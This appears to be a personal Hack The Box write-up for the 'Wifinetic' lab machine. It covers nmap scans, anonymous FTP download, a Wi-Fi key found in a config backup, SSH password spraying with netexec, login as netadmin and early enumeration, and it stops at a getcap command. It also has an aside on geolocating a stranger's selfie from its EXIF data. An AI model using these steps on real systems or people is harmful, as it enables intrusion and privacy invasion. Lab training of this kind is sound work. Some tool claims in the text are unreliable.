[HTB] Wifinetic

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 4. Privacy search engine `https://metager.org`
> 5. Privacy search engine `https://ghosterysearch.com/`
> 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Wifinetic is a realitively simple box, but based on some cool tech Felemos did to virtualize a wireless network. I'll start with anonymous access to an FTP
server that contains a backup file with a WPA wireless config. That config has a pre-shared key (password) in it, that also works over SSH. On the box,
I'll find a few wireless interfaces configured, and the reaver WPA WPS pin crackign tool. This tool allows me to brute force leak the pre-shared key for
the wireless network, which happens to be the root password. In Beyond Root, I'll look at the wash command, and why it doesn't work well on this box
despite being in almost all of the reaver tutorials. ~0xdf
```

Skill-set:

```
1. FTP Enumeration
2. Information Leakage
3. SSH Brute Force with CrackMapExec
4. Abusing Capabilities - Reaver
```

```
5. Abusing an APs WPS to get the Root password [Privilege Escalation]
6. Trying to change the password and showing how the WPS pin is still giving the new password
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.229.90

2. ▷ whichsystem.py 10.129.229.90
[+]==> 10.129.229.90 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
80
3. ▷ sourcez
4. ▷ echo $openportz
21,22,53
5. ▷ portzscan $openportz steamcloud.htb
6. ▷ bat steamcloud/portzscan.nmap
7. ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,53 wifinetic.htb

looking for nginx

looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.9

Looking for Apache


Looking for popular CMS & OpenSource Frameworks


Looking for any subdomains that may have come out in the nmap scan


Here are some interesting ports
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)


Listing all the ports
21/tcp open  ftp        syn-ack vsftpd 3.0.3
22/tcp open  ssh        syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
53/tcp open  tcpwrapped syn-ack

8. I run the ftp-anon script
9. locate ftp-anon.nse
10. ▷ nmap --script ftp-anon -p21 10.129.229.90
Starting Nmap 7.95 ( https://nmap.org ) at 2024-06-13 05:37 UTC
Nmap scan report for wifinetic.htb (10.129.229.90)
Host is up (0.16s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
| -rw-r--r--    1 ftp      ftp       2501210 Jul 31  2023 ProjectGreatMigration.pdf
| -rw-r--r--    1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
| -rw-r--r--    1 ftp      ftp         40960 Sep 11  2023 backup-OpenWrt-2023-07-26.tar
|_-rw-r--r--    1 ftp      ftp         52946 Jul 31  2023 employees_wellness.pdf
11. The scipt logs in an shows us what is in the ftp server which is cool.
```

`openssh (1:8.2p1-4ubuntu0.9)` ***Ubuntu Focal Fossa***

3. **Discovery with *Ubuntu Launchpad***

```
1. I look up `OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 launchpad`
2. I think we have an ubuntu focal fossa server.
```

4. **Whatweb**

```
1. No port 80
```


5. **FTP**

```
1. ▷ cat portzscan.nmap | grep anon
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
2. ▷ ftp 10.129.229.90
Connected to 10.129.229.90.
220 (vsFTPd 3.0.3)
Name (10.129.229.90:h@x0r): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31  2023 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
```

```
-rw-r--r--    1 ftp      ftp          40960 Sep 11  2023 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp          52946 Jul 31  2023 employees_wellness.pdf
226 Directory send OK.
ftp> prompt off
Interactive mode off.
ftp> mget *
local: MigrateOpenWrt.txt remote: MigrateOpenWrt.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for MigrateOpenWrt.txt (4434 bytes).
226 Transfer complete.
4434 bytes received in 0,00689 seconds (628 kbytes/s)
local: ProjectGreatMigration.pdf remote: ProjectGreatMigration.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ProjectGreatMigration.pdf (2501210 bytes).
226 Transfer complete.
2501210 bytes received in 50,5 seconds (48,4 kbytes/s)
local: ProjectOpenWRT.pdf remote: ProjectOpenWRT.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ProjectOpenWRT.pdf (60857 bytes).
226 Transfer complete.
60857 bytes received in 0,622 seconds (95,5 kbytes/s)
local: backup-OpenWrt-2023-07-26.tar remote: backup-OpenWrt-2023-07-26.tar
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup-OpenWrt-2023-07-26.tar (40960 bytes).
226 Transfer complete.
40960 bytes received in 0,336 seconds (119 kbytes/s)
local: employees_wellness.pdf remote: employees_wellness.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for employees_wellness.pdf (52946 bytes).
226 Transfer complete.
52946 bytes received in 0,505 seconds (102 kbytes/s)
ftp> bye
221 Goodbye.
=====================================================================
3. We could have also tried `recurse on` to exfil anything inside of directories. This works on ftp and smb shares.
4. Try "help" to get a list of possible commands.
>>>smb: \> prompt off
>>>smb: \> recurse ON
>>>smb: \> mget *
```

That had to be the easiest anonymous data exfiltration I have ever done. I am really learning this stuff after a while of practcing.

```
1. I enumerate the files from the ftp server.
2. ▷ grep -ir --color pass
backup/etc/config/wireless: option key 'VeRyUniUqWiFIPasswrd1!'
backup/etc/config/wireless: option key 'VeRyUniUqWiFIPasswrd1!'
backup/etc/config/rpcd:     option password '$p$root'
backup/etc/config/luci:     option passwd '/etc/passwd'
backup/etc/config/dropbear: option PasswordAuth 'on
backup/etc/config/dropbear: option RootPasswordAuth 'on'
backup/etc/profile:export HOME=$(grep -e "^${USER:-root}:" /etc/passwd | cut -d ":" -f 6)
backup/etc/profile:There is no root password defined on this device!
backup/etc/profile:Use the "passwd" command to set up a new password
3.  ▷ cat backup/etc/config/wireless
        config wifi-iface 'wifinet0'
    option device 'radio0'
    option mode 'ap'
    option ssid 'OpenWrt'
    option encryption 'psk'
    option key 'VeRyUniUqWiFIPasswrd1!'
    option wps_pushbutton '1'
```




```
~/n00bhaxa10T/wifinetic ▷ cat backup/etc/config/rpcd | qml
config rpcd
    option socket /var/run/ubus/ubus.sock
    option timeout 30

config login
    option username 'root'
    option password '$p$root'
    list read '*'
    list write '*'
```

I think I find a password.

```
1.  ▷ exiftool *.pdf | grep -iE "producer|author|pass"
Producer                        : Skia/PDF m117 Google Docs Renderer
Producer                        : Skia/PDF m117 Google Docs Renderer
2. cat employees_wellness.pdf | grep -i -C2 sam
Best regards,
Samantha Wood
HR Manager
samantha.wood93@wifinetic.htb
3. It is not possible to grep on pdf files.
4. ▷ pdftotext employees_wellness.pdf | xargs cat employees_wellness.txt | grep -i -C4 sam
more productive and motivated team.
We look forward to seeing each of you at the program launch event and embarking on this
wellness journey together.
Best regards,
Samantha Wood
HR Manager
samantha.wood93@wifinetic.htb
5. That would work
6. ▷ cat ProjectGreatMigration.txt | tail -n 10
info@wifinetic.htb
+44 7583 433 434
wifinetic.htb
10 Downing St, London
SW1A 2AA, United
Kingdom
@wifinetic
7. ▷ cat ProjectOpenWRT.txt | tail -n 6
Sincerely,
Oliver Walker
Wireless Network Administrator
olivia.walker17@wifinetic.htb
8.  ▷ cat *.txt | grep -iE "pass|secret|user|admin|passwd|info"
info@wifinetic.htb
c) Community and Documentation: Debians large user community and comprehensive
Wireless Network Administrator
```

This is an OSINT method of finding people

```
1. For example purposes. Search online for "iphone selfie". Save a random picture of a person taking a selfie and see if you can extract data from it.
2. ▷ exiftool photo_random.jpg | grep -iE "producer|author|pass|lens|lat|long"
Lens Make                       : Apple
Lens Model                      : iPhone 14 Pro front camera 2.69mm f/1.9
GPS Latitude Ref                : North
GPS Longitude Ref               : East
GPS Latitude                    : 48 deg 50' 0.05" N
GPS Longitude                   : 2° deg 13' 37.20" E
Lens ID                         : iPhone 14 Pro front camera 2.69mm f/1.9
```



Plugging in the Lat & Long I come up with `48° 50' 0.05" N 2° 13' 37.20" E`. You have to erase the word `deg` and replace it with the ascii unicode character for degrees. Placing that in maps I see the guys location is `Port de Boulogne-Legrand`.

```
1. To remove all metadata from all images you can use exiftool.
2. exiftool -all:all= -r /path/to/files/
3. Or if you just want to delete the metadata from one picture do.
4. exiftool -all=name_of_image.jpg
5. I am not pro social media because I believe it is a colossal waste of time, but I think Twitter aka X erases your metadata. Not sure about other social media platforms.
```

Name Server lookup

10. I try NSLOOKUP no success and then I try dig also no success.


```
1. Port 53 was open
2. ▷ dig @10.129.229.90 wifinetic.htb ANY
;; communications error to 10.129.229.90#53: end of file
;; communications error to 10.129.229.90#53: end of file
;; communications error to 10.129.229.90#53: end of file

; <<>> DiG 9.18.27 <<>> @10.129.229.90 wifinetic.htb ANY
; (1 server found)
;; global options: +cmd
;; no servers could be reached
3. I run tshark to make sure the signal is being sent and it is. The server is not responding.
4.  ▷ tshark -i tun0 2>/dev/null
    1 0.000000000  10.10.14.27 → 95.216.195.133 TCP 52 44040 → 80 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
    2 0.526450835  10.10.14.27 → 10.129.229.90 TCP 52 41631 → 53 [SYN, ECE, CWR] Seq=0 Win=21960 Len=0 MSS=1220 SACK_PERM WS=512
    3 0.687747637 10.129.229.90 → 10.10.14.27  TCP 52 53 → 41631 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64240 Len=0 MSS=1340 SACK_PERM WS=128
    4 0.687797741  10.10.14.27 → 10.129.229.90 TCP 40 41631 → 53 [ACK] Seq=1 Ack=1 Win=22016 Len=0
    5 0.687930380  10.10.14.27 → 10.129.229.90 DNS 96 Standard query 0xe425 ANY wifinetic.htb OPT
    6 0.852895524 10.129.229.90 → 10.10.14.27  TCP 40 53 → 41631 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0<snip>
```

11. Since we have had no luck lets try to make a brute force wordlist out of the usernames. To see if we can brute force via ssh. Normally people use CrackMapExec. I do not know how people are still using it. I thought it was deprecated. Anyway, there is also Ghidra or other tools. I like using NetExec.

```
1. Samantha Wood
HR Manager
samantha.wood93@wifinetic.htb
2. That would work
3. ▷ cat ProjectGreatMigration.txt | tail -n 10
info@wifinetic.htb
+44 7583 433 434
wifinetic.htb
10 Downing St, London
SW1A 2AA, United
Kingdom
@wifinetic
4. ▷ cat ProjectOpenWRT.txt | tail -n 6
Sincerely,
Oliver Walker
Wireless Network Administrator
olivia.walker17@wifinetic.htb
5. So we have `samantha wood`, `oliver walker`, `olivia walker`, `olivia.walker17`, `Administrator`, `management`, 'walker17'
--------------
samantha
wood
oliver
walker
olivia
walker
olivia.walker17
Administrator
management
walker17
oliver.walker
swood
swood93
samantha.wood93
---------------------
6. I save this list to a file called `users`
7. I find this in `/backup/etc/passwd`
8. cat passwd
<< EOF
=== WARNING! =====================================
There is no root password defined on this device!
```

```
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
9. ▷ cat passwd | awk '{print $1}' FS=":" >> ../../users
10. I add a few users to the list.
11. ▷ cat ../../users | column | awk '!($4="")' | sed '/^[[:space:]]*$/d'
samantha walker oliver.walker  dnsmasq
wood olivia.walker17 swood  logd
oliver Administrator swood93  ubus
walker management samantha.wood93  netadmin
olivia walker17 root
```

Brute Force



```
▷ netexec ssh 10.129.229.90 -u /home/shadow42/n00bhaxa10T/wifinetic/users -p 'VeRyUniUqWiFIPasswrd1!' --continue-on-success
   [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9
   [-] samantha:VeRyUniUqWiFIPasswrd1!
   [-] wood:VeRyUniUqWiFIPasswrd1!
   [-] oliver:VeRyUniUqWiFIPasswrd1!
   [-] walker:VeRyUniUqWiFIPasswrd1!
   [-] olivia:VeRyUniUqWiFIPasswrd1!
   [-] walker:VeRyUniUqWiFIPasswrd1!
   [-] olivia.walker17:VeRyUniUqWiFIPasswrd1!
   [-] Administrator:VeRyUniUqWiFIPasswrd1!
   [-] management:VeRyUniUqWiFIPasswrd1!
   [-] walker17:VeRyUniUqWiFIPasswrd1!
   [-] oliver.walker:VeRyUniUqWiFIPasswrd1!
   [-] swood:VeRyUniUqWiFIPasswrd1!
wood93:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
   [-] samantha.wood93:VeRyUniUqWiFIPasswrd1!
   [-] root:VeRyUniUqWiFIPasswrd1!
aemon:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
   [-] ftp:VeRyUniUqWiFIPasswrd1!
etwork:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
   [-] nobody:VeRyUniUqWiFIPasswrd1!
   [-] ntp:VeRyUniUqWiFIPasswrd1!
nsmasq:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
ogd:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
bus:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
   [+] netadmin:VeRyUniUqWiFIPasswrd1!  Linux - Shell access!
```

Use CrackMapExec, Ghidra, Medusa, or whatever tool

```
1. ▷ cat backup/etc/config/wireless | grep -i --color key
        option key 'VeRyUniUqWiFIPasswrd1!'
        option key 'VeRyUniUqWiFIPasswrd1!'
2.  ▷ netexec ssh 10.129.229.90 -u /home/h@x0r/hackthebox/wifinetic/users -p 'VeRyUniUqWiFIPasswrd1!' --continue-on-success
SSH         10.129.229.90   22     10.129.229.90    [*] SSH-2.0-OpenSSH_8.2p1
[08:08:02] ERROR    Internal Paramiko error for ubus:VeRyUniUqWiFIPasswrd1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
ssh.py:234
SSH         10.129.229.90   22     10.129.229.90    [+] netadmin:VeRyUniUqWiFIPasswrd1!  Linux - Shell access!
3. I get a bunch of errors but it actually worked.
4. `netadmin:VeRyUniUqWiFIPasswrd1!`  Linux - Shell access!
5. SUCCESS!
6. I add `netadmin:VeRyUniUqWiFIPasswrd1!` to my creds.txt file.
```

SSH as netadmin

13. **Let's ssh in as `netadmin`**

```
1.  ▷ ssh netadmin@10.129.229.90
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.90' (ED25519) to the list of known hosts.
netadmin@10.129.229.90s password: VeRyUniUqWiFIPasswrd1!
2. netadmin@wifinetic:~$ export TERM=xterm
3. netadmin@wifinetic:~$ whoami
netadmin
4. SUCCESS!
```

14. **Enumeration as `netadmin`**

```
1. netadmin@wifinetic:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
2. netadmin@wifinetic:~$ id
uid=1000(netadmin) gid=1000(netadmin) groups=1000(netadmin)
3. netadmin@wifinetic:~$ cat /home/netadmin/user.txt
c695e91f179a565065aaf52b03f2b048
4. netadmin@wifinetic:~$ uname -srm
Linux 5.4.0-162-generic x86_64
5. netadmin@wifinetic:~$ hostname -I
10.129.229.90 192.168.1.1 192.168.1.23 dead:beef::250:56ff:fe94:a9da
6. NOt in a container.
7. netadmin@wifinetic:~$ sudo -l
[sudo] password for netadmin:
Sorry, user netadmin may not run sudo on wifinetic.
8. sudo sudo /bin/sh
9. netadmin@wifinetic:~$ sudo bash
[sudo] password for netadmin:
netadmin is not in the sudoers file.  This incident will be reported.
10. netadmin@wifinetic:~$ sudo sudo /bin/sh
[sudo] password for netadmin:
netadmin is not in the sudoers file.  This incident will be reported.
```

Linux Capabilities

15. **Getcap**


```
1. netadmin@wifinetic:~$ getcap -r / 2>/dev/null
